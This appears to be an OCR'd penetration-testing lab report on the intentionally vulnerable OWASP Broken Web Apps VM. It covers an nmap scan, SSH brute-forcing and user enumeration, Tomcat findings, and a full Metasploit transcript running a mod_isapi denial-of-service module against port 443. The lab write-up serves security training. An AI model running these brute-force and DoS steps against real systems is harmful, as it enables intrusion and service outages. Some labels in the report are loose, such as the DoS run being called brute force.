
OWSAP BROKEN WEB APPLICATION

1.0 Nmap Scan result :




1.1 Open Ports and Services

Port	Protocol	Service	Version / Notes
22	TCP	SSH	OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80	TCP	HTTP	Apache HTTPD 2.2.14 + PHP/5.3.2-1ubuntu4.30, Python/2.6.5
139	TCP	NetBIOS-SSN	Samba smbd 2.2.4 (Workgroup:


			WORKGROUP)
143	TCP	IMAP	Courier IMAP 4.8.0 (Released 2008)
443	TCP	HTTPS	Apache HTTPD 2.2.14 + PHP/5.3.2-1ubuntu4.30, Python/2.6.5 (SSL)
445	TCP	NetBIOS-SSN	Samba smbd 3.x – Windows file sharing
8009	TCP	ajp13	Apache JServ Protocol (Java application connector)
8080	TCP	HTTP	Apache Tomcat/Coyote JSP engine 1.1
8081	TCP	HTTP	Jetty 6.1.25


2.0 Port 22 : ssh login using msfconsole bruteforcing :

2.1 Using ssh_login script in msfconsole :




2.2 Using ssh_enumers form CVE : 2018-15473






2.3 Into the owasp machine via ssh :


File Actions Edit View Help
(root㉿kali)-[/home/kali/Desktop]
ssh -oHostKeyAlgorithms=ssh-rsa root@192.168.153.129
root@192.168.153.129's password:
You have new mail.
Last login: Wed Aug 13 03:35:24 2025
Welcome to the OWASP Broken Web Apps VM
!!! This VM has many serious security issues. We strongly recommend that you run
it only on the "host only" or "NAT" network in the VM settings !!!
You can access the web apps at http://192.168.153.129/
You can administer / configure this machine through the console here, by SSHing
to 192.168.153.129, via Samba at \\192.168.153.129\, or via phpmyadmin at
http://192.168.153.129/phpmyadmin.
In all these cases, you can use username "root" and password "owaspbwa".
root@owaspbwa:~#

3.0 HTTP 8080 : Apache tomcat :

3.1 Nmap result :




a.Cookie Flags:


Http only flag not set on JSESSIONID cookie in /manager/html and /manager/html/upload
Impact: Cookies can be accessed via JavaScript if XSS exists, increasing session hijacking risk.
b.Slowloris DoS Attack (CVE-2007-6750)
Status: Likely Vulnerable


Impact: Attackers can hold many HTTP connections open by sending partial requests, exhausting server resources and causing denial of service.
Disclosure: 2009-09-17
Reference: CVE-2007-6750

3.2 Using Hydra :



3.3 Using msfconsole :






4.0 Port 8081: Jetty 6.1.25


This service is vulnerable for cross-site scripting , information disclosure and injection

4.1 : using gobuster on port 8081



5.0 Port 443: Apache httpd 2.2.14

This service version is vulnerable for a dos attack on that port
Below is the execution of a brute-force attack



```
View the full module info with the info, or info -d command.

msf6 auxiliary(dos/http/apache_mod_isapi) > set RHOSTS 192.168.153.129
RHOSTS ⇒ 192.168.153.129
msf6 auxiliary(dos/http/apache_mod_isapi) > set RPORT 443
RPORT ⇒ 443
msf6 auxiliary(dos/http/apache_mod_isapi) > exploit
[*] Running module against 192.168.153.129
[*] 192.168.153.129:443 - Causing the ISAPI dll to be loaded and unloaded...
[*] 192.168.153.129:443 - Triggering the crash  ...
[*] Auxiliary module execution completed
msf6 auxiliary(dos/http/apache_mod_isapi) >
```

The exploit sent requests to load and unload the ISAPI DLL (in this case, /cgi-bin/SMTPSend.dll).

It caused the crash by triggering the vulnerability, which might have led to the web server crashing or restarting.

Result:

The [*] Triggering the crash ... message indicates that the server might have crashed or experienced instability due to the DoS attack.
The attack doesn't provide remote code execution or a shell. It is just a denial-of-service (DoS) exploit, which means it makes the server unavailable by crashing the Apache service